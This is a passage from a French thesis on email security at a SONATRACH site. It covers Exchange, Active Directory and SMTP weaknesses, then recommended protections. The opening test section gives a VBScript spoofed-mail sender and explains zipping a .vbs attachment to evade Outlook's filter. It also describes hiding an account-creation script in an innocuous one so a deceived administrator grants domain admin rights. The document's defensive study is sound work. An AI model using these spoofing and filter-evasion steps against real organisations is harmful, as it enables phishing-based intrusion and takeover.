L'envoi de mail par scripte est possible grâce au serveur SMTP du serveur de messagerie (Exchange dans ce cas), il suffit de s'y connecter et d'y déposer un mail, de façon tout à fait anonyme, puisque SMTP ne vérifie pas l'adresse de l'expéditeur. Nous pouvons utiliser l'usurpation d'identité, afin de s'accaparer un compte de messagerie proche de l'administrateur, en lui joignant le scripte en pièce jointe.

Le scripte d'envoi de mail :

```
With CreateObject("CDO.Message")
.From="adresse_de_l'expediteur@nom_du_domaine"
.To="adresse_du_destinataire@nom_du_domaine"
.Subject="sujet du message"
.TextBody="Texte du message."
.AddAttachment("C:\chemin de la pièce jointe")
.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserver") = "adresse IP
du serveur de messagerie"
.Configuration.Fields.Item
("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = port SMTP
.Configuration.Fields.Update
On Error Resume Next
.Send
End With
```

#### Remarque :

1. En spécifiant le chemin de la pièce jointe, il est préférable de placer celle-ci directement sur la racine du disque, cela simplifiera sa recherche par le scripte.

2. Le client de messagerie (*Outlook* ou *OWA*) bloque certain type d'extension, potentiellement dangereuse, VBS en fait partie. Il existe une parade à ceci, en effet, en compressant le scripte, celui-ci passe tout à fait normalement.

Le scripte étant envoyé à l'administrateur, par substitution à ses collègues, reste à dissimuler le scripte de l'intrusion, dans un autre scripte d'apparence anodine, qui réalise une fonctionnalité pratique.

Pour que le scripte soit lancé, il suffit que l'administrateur clique dessus, pour qu'il soit exécuté et l'utilisateur crée. On aura alors, un compte administrateur de domaine. Avec tous les avantages que cela implique, il sera possible de nuire fortement à l'entreprise, en détruisant des serveurs, comme il est possible d'effectuer des tâches d'espionnage, sur le serveur de messagerie par exemple.




Figure 17 : Ouverture de session par le compte "INTRUS"

### Résumé :

Au cours de ce test, un ensemble de vulnérabilités ont été exploitées.

Le groupe « Domain Admins » et le compte « administrateur », ont des emplacements connus dans l'annuaire, c'est la raison pour laquelle il est préconisé

de les renommer, les déplacer ou même les supprimer, car pour une élévation de privilège ce sont ces deux comptes qui seront visés en premier.

Nous avons ensuite tenté d'envoyer le scripte qui effectue l'intrusion par le biais d'un attachement à un mail (l'ajout de l'utilisateur ne se fait que par un administrateur), l'attachement en question qui porte une extension « .vbs » ne passe pas, car le client de messagerie bloque ce type d'exécutable. Une parade existe à ceci, compresser le scripte (.zip) fera passer le mail.

Une autre vulnérabilité du protocole de messagerie a été exploitée, c'est l'usurpation d'identité, pour que l'administrateur croie que le mail provient d'une personne de confiance (son supérieur hiérarchique par exemple), et exécutera le scripte sans méfiance, tout en dissimulant le scripte d'intrusion dans un autre scripte qui effectue une tâche anodine (affiche l'heure par exemple).

## **VI Solution et points d'améliorations [SDR02], [TSR03], [EIS06]**

### **VI.1 Sécurisation des flux**

#### **VI.1.1 Chiffrement et signature électronique des messages**

La cryptologie permet d'apporter des réponses efficaces aux problématiques de sécurisation des flux légitimes. Elle permet d'assurer :

- La confidentialité des messages.
- L'authentification de l'émetteur.
- L'intégrité des messages.

Elle permet également de garantir la non-répudiation des échanges.

##### **VI.1.1.1 Principes et outils de cryptologie**

Les algorithmes de chiffrement peuvent être classés en deux catégories :

- Les algorithmes symétriques (AES, DES, triple DES, IDEA, etc.)
- Les algorithmes asymétriques (RSA, courbes elliptiques, etc.)

Le point commun à ces algorithmes est qu'ils utilisent un paramètre, la clé de chiffrement (ou de déchiffrement). La robustesse d'un algorithme tient à la difficulté, voire à l'impossibilité avec les moyens actuels, de retrouver la clé ayant permis de chiffrer un message.

##### **VI.1.1.2 Le chiffrement des messages**

Le chiffrement est réalisé par l'émetteur en utilisant la *clé publique du destinataire*.

En réalité le chiffrement du message est réalisé par un algorithme symétrique, beaucoup plus rapide. La clé publique du destinataire est utilisée pour chiffrer la clé secrète de chiffrement du message, dans ce cas, le seul destinataire peut récupérer la clé secrète, mais celle-ci est connue de l'émetteur du message.

##### **VI.1.1.3 La signature électronique des messages**

La signature électronique est un dispositif qui permet de garantir l'authenticité de l'émetteur et l'intégrité du message.



## **VI.2 La sécurisation des protocoles**

La sécurisation des protocoles permet de sécuriser les communications entre les MTA et entre le serveur et le client de messagerie.

### **VI.2.1 Protocole SSL/TLS**

On désigne par protocole SSL/TLS deux protocoles distincts, très proche l'un de l'autre :

- SSL (Secure Socket Layer) a été développé par Netscape. La version actuellement utilisée est la V3.
- TLS (Transport Layer Security Protocol), reprise et normalisation du précédent protocole par L'IETF (Internet Engineering Task Force) est décrite dans la RFC 2246. la version actuellement utilisée est la V1.

Le protocole SSL/TLS permet d'assurer l'authentification, la confidentialité et l'intégrité des données échangées.

Il s'intercale entre le protocole de transport (TCP) et le protocole applicatifs tels que ceux utilisés dans l'application de la messagerie (SMTP, POP, IMAP, HTTP).

Il utilise un sous protocole à négociation (on parle du « handshake » SSL) et un moyen de cryptographie reconnu : l'algorithme à la clé publique RSA (du nom de ses concepteurs ; Rivest-Shamir-Adelman) qui est le résultat d'opération entre nombres premiers.

La sécurisation des connexions à l'aide du protocole SSL/TLS assure :

- La confidentialité des données transmises.
- L'intégrité des données transmises.
- L'authenticité des correspondants.
- La fiabilité de la connexion.

### **VI.2.2 Solution WEBMAIL sécurisée par https**

Le WEBMAIL est un moyen d'accès à un système de messagerie basé sur une interface WEB. Il s'agit d'associer un serveur de messagerie, (par exemple par l'intermédiaire d'un client IMAP).

Cette architecture permet aux utilisateurs d'accéder à leur courrier à partir de n'importe quel poste client, sans nécessiter une configuration personnelle.

Le WEBMAIL est un logiciel qui fonctionne en relation avec un serveur WEB sécurisé par utilisation du protocole https, c'est-à-dire le traditionnel protocole http utilisant la couche de chiffrement SSL.

Cette solution évite de transmettre en clair son mot de passe d'utilisateur entre le poste client et le Webmail. Il permet en plus d'envoyer des mails et de consulter sa messagerie à partir de n'importe quel poste client relié à l'internet.

Le client de messagerie Web de l'Exchange 2003 est OWA (Outlook Web Access)

### **VI.2.3 Solution « IMAPS »**

IMAPS est une version sécurisée du protocole IMAP (Internet Message Access Protocol), elle permet l'authentification et le chiffrement via SSL.

En particulier, la transmission du mot de passe se fait au travers d'un tunnel chiffré SSL. Cette solution nécessite l'utilisation de certificats pour assurer l'authentification du serveur, et éventuellement pour une authentification réciproque.

#### **VI.2.4 Intégration du protocole TLS au protocole SMTP**

Le protocole TLS (Transport Layer Security) est dans ce cas complètement intégré dans SMTP grâce à une extension des commandes : STARTTLS.

Cette extension permet :

- L'authentification des serveurs SMTP.
- L'authentification du client, même dans le cas de l'utilisation d'une machine nomade.
- Le chiffrement des sessions SMTP entre serveurs et entre client et serveur.

L'authentification forte des serveurs et du client est réalisée grâce à l'utilisation de certificat.

Lors de la phase de négociation de départ (EHLO), le serveur indique qu'il supporte le mode sécurisé STARTTLS, le client peut alors utiliser ce mode TLS qui permet de sécuriser l'échange des informations.

Ces différentes techniques permettent de se protéger des vulnérabilités des protocoles de messagerie, en effet, les messages et mot de passe ne circuleront plus en clair sur le réseau.

#### **VI.2.5 Désactiver le service Telnet**

Si ce service n'est pas indispensable au administrateur, il est préférable de le désactiver au niveau du serveur, car non seulement il permet d'envoyer des messages anonymes, l'usurpation d'identité, mais surtout il pourrait permettre à n'importe qui d'accéder au serveur.

### **VI.3 Sécurisation des infrastructures**

La majorité des virus se propagent aujourd'hui via la messagerie électronique. Les virus sont de plus en plus imbriqués dans la structure des e-mails. Par exemple, certains virus forment des e-mails non standards au RFC SMTP. Ils sont reconnus par le client de messagerie, mais les antivirus SMTP ne peuvent pas les analyser. D'autres, se mettent dans une pièce jointe chiffrée par mot de passe et par conséquent non détectable par l'antivirus.

Un antivirus tout seul ne suffit plus. De part la diversité géographique d'apparition des virus, il est souhaitable d'utiliser plusieurs antivirus complémentaires.

Avec le mail, la problématique virale principale est la réduction de la fenêtre d'exposition aux nouveaux virus. Si par le passé, les virus de boot (sur disquette) se propageaient d'un PC à un autre en quelques jours, avec les mails, les virus se propagent à plusieurs milliers de PCs en quelques minutes (grâce à des moteurs SMTP « embarqués » ils sont capables de se propager en utilisant l'ensemble d'un carnet d'adresse à l'insu de l'utilisateur).

La protection doit être permanente. Si les utilisateurs nomades peuvent désactiver l'antivirus lorsqu'ils sont chez eux, ils risquent d'infecter l'ensemble du réseau lors de leur connexion sur leur lieu de travail.

Une protection efficace contre les virus doit vérifier les points suivants :

- Filtrage de l'e-mail à deux niveaux, dès leurs entrée sur le réseau de l'entreprise et idéalement sur chaque poste de travail.
- Utilisation de plusieurs dispositifs antivirus complémentaires.
- Maintien à jour en permanence des antivirus (automatique plusieurs fois par jour au niveau central et au moins à chaque connexion pour les postes de travail).
- Procédure d'alerte paramétrable, permettant de limiter les effets collatéraux du « spamming viral » (génération d'alerte en masse).
- Maintien à niveau des outils de messagerie (application rapide des nouveaux patches).

### VI.3.1 Protection contre les codes malicieux

Un code malicieux (macros, chevaux de Troie) peut être introduit dans une pièce jointe ou dans le corps du message. Certain types de fichiers joints sont en effet susceptibles de contenir du code exécutable. Ils sont reconnaissables par leur extension (lorsque celle-ci n'est pas masquée) ou, pour certains d'entre eux, par leur empreinte ou « signature ».

Il faut savoir définir quel type de fichier on accepte ou pas en entrée (ou en sortie) du réseau. L'analyse de l'extension du nom du fichier est insuffisante car elle peut être modifiée. Une analyse efficace devra identifier les types de fichiers par leurs empreintes.

Le problème c'est qu'il est quand même possible de passer à travers cette détection, comme démontrer précédemment, en compressant le fichier (.zip, .rar). La solution est d'activer le filtre de contenu pour ce type d'extension, pour quelle soit détectable.

Dans le cas des codes malicieux cachés dans le corps du message (ActiveX, appelets Java), il faut s'assurer qu'une détection a été mise en place à la réception du message ou sur le relais SMTP.

### VI.3.2 Protection contre le Spam

Le Spam soulève différents problèmes :

- Saturations des ressources informatiques et réseau de l'entreprise.
- Perte de productivité.
- Confort des utilisateurs.

Le problème des antispam, c'est que les spammeurs font évoluer les techniques de Spam en fonction des techniques de détection. Une technique antispam perd au moins 50% de son efficacité tous les ans.

En termes de protection, les techniques sont :

- L'analyse lexicale : recherche de mots clé associés à un système de pondérations.
- La mise en place des listes noires (black Lists) et listes blanches (White Lists) : listes d'adresses ou de domaines interdits ou autorisés.
- La technique de la liste grise (greylisting) qui consiste à refuser un triplet composé de l'adresse IP du serveur d'origine du message et des adresses de

l'émetteur et du destinataire lors de sa réception. Cette technique est très efficace car en général les spammeurs ne renvoient pas les messages en erreur.

- L'utilisation de signatures : consiste à comparer l'empreinte du message à des empreintes de messages de Spam connus.
- Désactiver l'option de relaying du serveur de messagerie.
- Ajouter un module anti-spam pour empêcher la diffusion de Spam par le serveur.

Le choix d'une solution antispam s'efforcera de s'appuyer sur la technicité de la solution mais également sur son administrabilité.

Pour la protection contre les mailbombs, c'est en général les antispams qui prennent en charge cette protection. En effet il se base sur les contenus de messages redondants, ou des quantités de mails importantes envoyés à partir de la même adresse IP.

Les solutions pour pallier à la saturation du disque sont multiples pour Exchange 2003, nous pouvons citer :

- Création de plusieurs groupes de stockage (entités contenant plusieurs bases de données), chaque groupe de stockage peut contenir au maximum 5 bases de données, un serveur peut contenir jusqu'à 4 groupes de stockage. Il est donc recommandé d'avoir plusieurs groupes de stockage hébergeant plusieurs bases de données.
- Partitionner le disque hébergeant la base de données.

### **VI.3.3 Désactiver l'option de relais**

Afin que le serveur de messagerie ne serve pas de relais (pour les Spam notamment) ou qu'il soit utilisé par une autre organisation ou personne, il est préférable de désactiver l'option de relais sur les serveurs SMTP.

### **VI.3.4 Protection du serveur hôte**

Le serveur qui héberge la messagerie est généralement muni de plusieurs services complémentaires, mais qui peuvent constituer un danger.

En effet chaque service a ses propres défaillances de sécurité, le guide de sécurité Windows 2003 serveur illustre parfaitement les vulnérabilités de ces services, certaines sont connues, d'autres le sont moins, nous citerons par exemple :

Pour le serveur Web IIS : le compte « IIS\_Nomduserveur » est un nom créé par défaut dans l'annuaire Active Directory, il est équivalent au compte invité, tout comme le compte Administrateur et les groupes par défaut, laisser ce compte actif peut être préjudiciable, car on a démontré le danger que pouvait représenter de ne pas renommer le compte Administrateur.

#### **VI.3.4.1 Sécurisation de Active Directory**

Au cas où une attaque aboutirait, les conséquences pourraient être catastrophiques, en effet depuis Active Directory, il est possible d'élever les privilèges d'un compte, de gérer les comptes, modifier les stratégies de sécurité, modifier les autorisations d'accès à distance et exécuter des scripts, effacer des comptes, appliquer des

GPO, modifier des relations d'approbation, accéder aux données confidentiel de l'entreprise, etc.

C'est pourquoi il y a des points importants à prendre en compte lors du déploiement d'Active Directory :

- Identifier les risques.
- Implémenter des mesures de sécurité contre les risques connus et anticiper les risques inconnus.
- Mettre à jour sa stratégie de sécurité, l'adapter en fonction de la politique de L'entreprise.
- Surveiller en permanence Active Directory contre d'éventuelles attaques.
- Auditer régulièrement l'accès à Active Directory.
- Effectuer de la veille technologique.

Pour empêcher les attaques d'utilisateurs malveillants qui peuvent tenter d'accorder des droits d'utilisateurs élevés à un autre compte d'utilisateur, il existe un procédé « filtrage des identificateurs de sécurité (SID) », un SID est un nom unique assigné par un contrôleur de domaine durant la phase d'authentification pour identifier un objet (utilisateur, groupe ou autres).

Il est également possible de protéger le protocole d'accès à l'annuaire : LDAP, en lui appliquant les mécanismes de protection chiffré et crypté (SSL, TLS, SASL), la « RFC 2829 » définit la sécurité de LDAP.

### V.5 L'Audit

Il est primordial d'instaurer une stratégie d'audit, un audit enregistre une entrée à chaque événement spécifié. On peut auditer des événements d'échecs ou de succès, mais en général les échecs sont plus instructifs, auditer un événement jugé normal saturerait le disque inutilement, il faut d'ailleurs contrôler assidûment les fichiers journaux.

Enfin, établir une stratégie d'audit c'est pratique, mais il faut encore la consulter régulièrement, pour détecter toute anomalie.

### V.6 Conclusion

Nous avons, au cours de cette section passer en revue diverses protections relatives aux vulnérabilités vues précédemment, il en existe beaucoup d'autres.

Le choix de ces protections dépend de la volonté et des moyens de la politique de sécurité, volonté car il ne sert à rien de mettre en place une politique draconienne en ce qui concerne la messagerie, si le serveur qui l'héberge n'est même pas protégé physiquement. Pour les produits Microsoft, il ne faut pas négliger non plus les mises à jour des différents produits (Update), car elles apportent des correctifs aux défaillances constatées, notamment au niveau sécurité.



*Conclusion Générale*

De nos jours, la messagerie est très utilisée au sein des entreprises. Elle est de ce fait au cœur des préoccupations de celle-ci. Une politique de sécurisation de la messagerie se conçoit dans une démarche globale de sécurisation du système d'information de l'entreprise.

Une étude préalable de l'environnement informatique de l'entreprise nous a été nécessaire afin d'analyser les risques et les failles qui pourraient affaiblir le réseau de celle-ci.

Dans ce cadre, nous avons été amenés à élaborer une étude de la messagerie de la SONATRACH / Direction Régionale / Hassi R'Mel.

Cette étude nous a permis de dégager les failles du service de mailing et de proposer des outils de tests de vulnérabilités. Ses outils consistent en des tests qui démontrent les faiblesses de la messagerie et de son environnement, en particulier le dénis de service par la mise en défaut du serveur, l'usurpation d'identité spécialement celle de l'administrateur, et les défauts de sécurité sur les authentifications par un mauvais usage des mots de passe en clair.

Nous avons choisit d'effectuer trois types de tests. Le premier porte sur les protocoles de messagerie, où nous avons démontré les failles des protocoles de messagerie, SMTP permet l'envoi de mail anonyme et même l'usurpation d'identité. En effet, il est possible d'envoyer un mail en usurpant l'identité d'une personne, en utilisant les commandes de ce protocole, par scripte ou via le protocole Telnet. Le protocole POP présente également des failles, principalement en ce qui concerne l'authentification, puisque le nom de connexion et le mot de passe circulent en clair, il est donc possible à l'aide d'un outil (sniffeur) de les intercepter. Ses vulnérabilités ont été exploitées pour les tests suivants.

Le second consiste à reproduire une attaque classique du mailing : le Mailbombing qui est un type particulier de Spam et de dénis de service, puisqu'il met le serveur hors d'état, les failles utilisées sont le mail anonyme et l'utilisation du serveur comme relais.

Enfin une intrusion dans l'annuaire Active Directory, utilisé par le serveur de messagerie, où nous avons exploité LDAP, le protocole d'accès à l'annuaire pour introduire un nouvel utilisateur, ceci en envoyant par mail le scripte à un administrateur en utilisant l'usurpation d'identité.

Les solutions proposées sont principalement la configuration des protocoles de chiffrement (SSL, TLS) et la désactivation de quelques services (Telnet).

Il existe bien d'autres failles qui auraient mérité d'être signalées, par exemple les vulnérabilités liées au serveur Web (IIS), dans l'éventualité d'une ouverture de la messagerie vers l'extérieur. Il serait intéressant dans le futur de simuler les attaques sur ce service, sachant que le port 80 (http) constitue le principal port d'attaque sur la «Toile» (plus de 50%).



*Annexes*



Quelques exemples de structures de fichiers détectables par le client de messagerie OUTLOOK

Extension	Type de fichier
.ade	Microsoft Access project extension
.adp	Microsoft Access project
.asx	Windows Media Audio / Video
.bas	Microsoft Visual Basic class module
.bat	Batch file
.chm	Compiled HTML Help file
.cmd	Microsoft Windows NT Command script
.com	Microsoft MS-DOS program
.cpl	Control Panel extension
.crt	Security certificate
.exe	Program
.hlp	Help file
.hta	HTML program
.inf	Setup Information
.ins	Internet Naming Service
.isp	Internet Communication settings
.js	JScript file
.jse	Jscript Encoded Script file
.lnk	shortcut
.mda	Microsoft Access add-in program
.mdb	Microsoft Access program
.mde	Microsoft Access MDE database
.mdt	Microsoft Access workgroup information
.mdw	Microsoft Access workgroup information



.mdz	Microsoft Access wizard program
.msc	Microsoft Common Console document
.msi	Microsoft Windows Installer package
.msp	Microsoft Windows Installer patch
.mst	Microsoft Windows Installer transform.ops
.pcd	Photo CD image; Microsoft Visual compiled script
.pif	Shortcut to MS-DOS program
.prf	Microsoft Outlook profile settings
.reg	Registration entries
.scf	Windows Explorer command
.scr	Screen saver
.sct	Windows Script Component
.shb	Shell Scrap object
.shs	Shell Scrap object
.url	Internet shortcut
.vb	VBScript file
.vbe	VBScript Encoded script file
.vbs	VBScript file
.wsc	Windows Script Component
.wsf	Windows Script file
.wsh	Windows Script Host Settings file



# *Glossaire*

**Anneau à jeton (*Token-Ring*)**

Technique et méthode d'accès popularisées par IBM pour une catégorie de réseaux locaux fonctionnant sur le principe du passage de jeton sur une liaison en forme d'anneau fermé.

**AppleTalk**

Réseau local proposé par Apple, fonctionnant sur le principe du bus sur paire torsadée. Simple d'utilisation, mais son débit est inférieur à 1 Mbps.

**Arpanet (*Ancêtre d'internet*)**

Historiquement le premier réseau expérimental de commutation par paquets, destiné à la recherche militaire américaine.

**Asynchrone (*Arhytmétique*)**

Désigne un mode de transmission dans lequel l'émetteur et le récepteur ne se sont pas synchronisés au préalable.

**ATM (*Asynchronous Transfer Mode*)**

Technique de transfert asynchrone et de commutation de cellules de 53 octets qui permet de multiplexer sur une même ligne de transmission de la voix, des images et des données.

**Backbone (*Epine dorsale*)**

Artère principale d'un réseau sur laquelle se raccordent divers éléments dont les sous-réseaux. Généralement câblée en fibre optique, elle est bien souvent la partie la plus performante et sécurisée du réseau de l'entreprise.

**Cheksum (*Somme de contrôle*)**

Mot contenant une valeur calculée à partir des bits d'un message ou d'un bloc pour détecter les erreurs de transmission.

**Chiffrement**

Technique de codage des informations, généralement par transformation à l'aide de fonctions mathématiques, destinée à les rendre incompréhensible par un tiers ne possédant pas les clés de transformation.

**Client-serveur**

Architecture qui s'appuie sur un concept de répartition des traitements et des données sur un ensemble de systèmes à la fois des serveurs centraux et départementaux et des micro-ordinateurs ou des réseaux locaux.

**Datagramme**

Bloc ou paquet d'information, transmis en vrac ou "à la volée" sur un canal de transmission ou un réseau, sans référence à un ordre ou une technologie, par rapport au bloc précédents.

### **DMZ**

DiMilitarized Zone ou zone démilitarisée (sous réseau filtré). Ce terme emprunté au jargon militaire identifie une zone réseau (sous jacent de niveau 3 en général) au sein de laquelle tous les accès sont scrupuleusement vérifiés.

### **GPO**

Group Policy Object ou objet de stratégie de groupe, identifie un ensemble de paramètres qui peuvent être définis sur un domaine Windows 2000 ou Server 2003 répartis en deux catégories : utilisateur et ordinateur. Cet objet une fois définis est alors lié à un domaine, un site, une unité d'organisation ou à un ordinateur spécifique.

### **Hôte**

Ordinateur rattaché à un réseau.

### **Intégrité**

Prévention d'une modification non autorisée de l'information (définition Itsec). Propriété qui garantit la présence et la conservation sans altération d'une information ou d'un processus.

### **ISO (*International Organisation for Standardization*)**

Organisation chargée de définir un ensemble de protocoles réseaux, connus sous le nom de ISO/OSI

### **Internet**

Réseau de portée mondiale interconnectant des centaines de réseaux spécifiques et auquel sont reliés quelques dizaines de millions d'utilisateurs individuels et professionnels.

### **Java**

Langage conçu par Sun. Les applications Java fonctionnent sur toute plate-forme hébergeant une machine virtuelle Java.

### **Jeton (*Token*)**

Suite de bits particulière utilisée dans la méthode d'accès dite "anneau à jeton" (en anglais : Token Ring). Ce jeton en permanence d'une station à l'autre, toujours dans le même sens. Si la station n'a rien à émettre, elle retransmet le jeton.

### **Mbps (*Mégabits par seconde*)**

Unité de débit d'un réseau de données

### **MMC (*Microsoft Management Console*)**

Console de gestion Microsoft

### **NTFS (*New Technology File System*)**

Structure pour la gestion des fichiers utilisés sur un système d'exploitation Microsoft. Il permet de sécuriser les données stockées sur les disques.

**Octet (*Byte*)**

Groupe de 8 bits représentant un caractère de données.

**One Time password**

Ce sont des mots de passe valables seulement une seule fois.

**Paquet**

Unité fondamentale de communication sur Internet.

**Ping**

Programme de niveau IP destiné à tester la présence d'une adresse sur le réseau.

**Politique de sécurité**

Règles établies par une entreprise afin de régir l'utilisation des ressources informatique, les pratiques en matière de sécurité et les méthodes d'exploitation.

**RFC (*Request For Comment*)**

Demande de commentaire, est un document officiel relatif à un protocole ou à un service mis en œuvre dans un environnement TCP/IP. Ce document donne les informations nécessaires aux développeurs pour écrire leurs programmes.

**Synchrone**

Mode de transmission dans lequel l'émetteur et le récepteur fonctionnent au même rythme, calés sur une même horloge.

**SID (*Security Identifier*)**

Identificateur de sécurité définit un nombre qui référence un utilisateur ou un groupe sous Windows.

**TTL (*Time To Live*)**

La durée de vie d'un paquet IP.

**VPN (*Virtual Private Network*)**

Réseau privé virtuel est un mécanisme qui permet de réaliser un échange d'information avec chiffrement de la communication.

*Bibliographie  
et  
Références*

## Bibliographie et références

1. [AKAO4] : Abd Elhakim Akka  
« Stratégie de sécurité, meilleurs pratique pour la sécurité d'entreprise »  
Université de Blida, 2004
2. [CHA96] : Brent Chapman, Elizabeth Zwicky,  
« Firewalls La sécurité sur Internet»,  
O'Reilly, 1996
3. [CLU05] : Auteur inconnu  
Article : « Sécurité de la messagerie »  
CLUSIF, 2005
4. [EIS06] : Benoit Lanlard  
« EFS, IPSEC, SSL, Mise en œuvre de la sécurité sous Windows  
Server 2003 »,  
ENI Edition, 2006
5. [FLA99] : Laurent Flaum,  
« Le principe du cryptage PGP »  
<http://laurent.flaum.free.fr/pgpintrofr.htm>, 1999
6. [GLO07] : Le monde informatique  
« Glossaire »  
<http://www.lmi.fr/services/glosslmi.html>, 2007
7. [GUI07] : Guillaume des George,  
« La page des réseaux »  
<http://www.guill.net>, 2007
8. [HEY96] : Drew Heywood,  
« Windows NT 4.0 Server »,  
Simon & Shuter macMillan, 1996
9. [HUN98] : Craig Hunt,  
« TCP/IP Administration de réseaux »  
O'Reilly, 1998
10. [IVS07] : Auteur inconnu  
« Introduction au VBS »  
<http://www.commentcamarche.net/vbscript/vbsintro.php3>, 2007
11. [KAE00] : Merike Kaeo,  
« Sécurité des réseaux »  
Cisco Press, 2000



12. [LAG98] : Xavier Lagrange, Dominique Seret,  
« Introduction aux réseaux »  
HERMES 1998
13. [LAR07] : Marc Laroche,  
« Sécurité des réseaux : Analyse et mise en œuvre »  
[http ://www.cse.dnd.ca](http://www.cse.dnd.ca), 2007
14. [MCS97] : Ensemble d'auteurs,  
« Préparation au MCSE TCP/IP »  
Simon & Shuter MacMillan, 1997
15. [MSF07] : Site Microsoft  
« Microsoft Windows Server 2003 TechCenter »  
[http ://www.microsoft.com/technet](http://www.microsoft.com/technet), 2007
16. [MSS06] : Microsoft Solutions for Security and Compliance  
« Windows Server 2003 Security Guide »  
Microsoft Corporation, 2006
17. [PAS07] : Pascal Nicolas,  
« Cours de réseaux et TCP/IP »  
[http ://www.info.univ-angers.fr](http://www.info.univ-angers.fr), Université d'Angers, 2007
18. [PIL07] : Jean François Pillou,  
« Comment ça marche »,  
[http ://www.CommentCaMarche.net](http://www.CommentCaMarche.net), 2007
19. [RIF96] : Jean Marie Rifflet,  
« La communication sous UNIX »  
EDISCIENCE, 1996
20. [SAN99] : Phillipe Sandan,  
« Les réseaux »,  
[http ://multimania.com/psandon](http://multimania.com/psandon), 1999
21. [SDR02] : William Stallings  
« Sécurité des réseaux »  
Vuibert, 2002
22. [SEC98] : Auteur inconnu,  
« Sécurité Optimale »,  
Simon & Shuter MacMillan, 1998
23. [SHE97] : Tom Sheldon,  
« Guide pratique de la sécurité sous Windows NT »  
International THOMSON Publishing, 1996

24. [STE96] : W. Richard Stevens,  
« TCP/IP illustré Volume I : Les protocoles »  
International THOMSON Publishing, 1996
25. [SQL98] : Le département Etudes de SQL Ingénierie  
« Passeport Sécurité Internet/ Intranet »  
SQL Ingénierie, 1998
26. [TAN92] : Andrew Tanenbaum,  
« Réseaux, architecture, protocoles, application »  
Inter Edition, 1992
27. [TMS07] : Microsoft Technet,  
« Présentation Exchange Serveur 2003 »  
[http // technet.microsoft.com/fr-fr/exchange](http://technet.microsoft.com/fr-fr/exchange), 2007
28. [TRA07] : Société Transtec,  
« Architecture et composants réseaux »  
[http ://www.transtec.fr](http://www.transtec.fr), 2007
29. [TSR03] : Cédric Lorens, Laurent Levier,  
« Tableaux de bord de la sécurité réseau »  
Eyrolles, 2003
30. [ULA07] : Université de Lavalin  
« Protocole de messagerie : Aspect sécurité »  
<http://www-igm.univ-mlv.fr/dr/XPOSE2004/abouvet/smtpSecurite.htm>,2007
31. [VLR00] : Société Microsoft  
« VB Script Language Référence »  
Microsoft Corporation, 2000
32. [ZAC99] : Craig Zacker,  
« TCP/IP »  
Sybex, 1999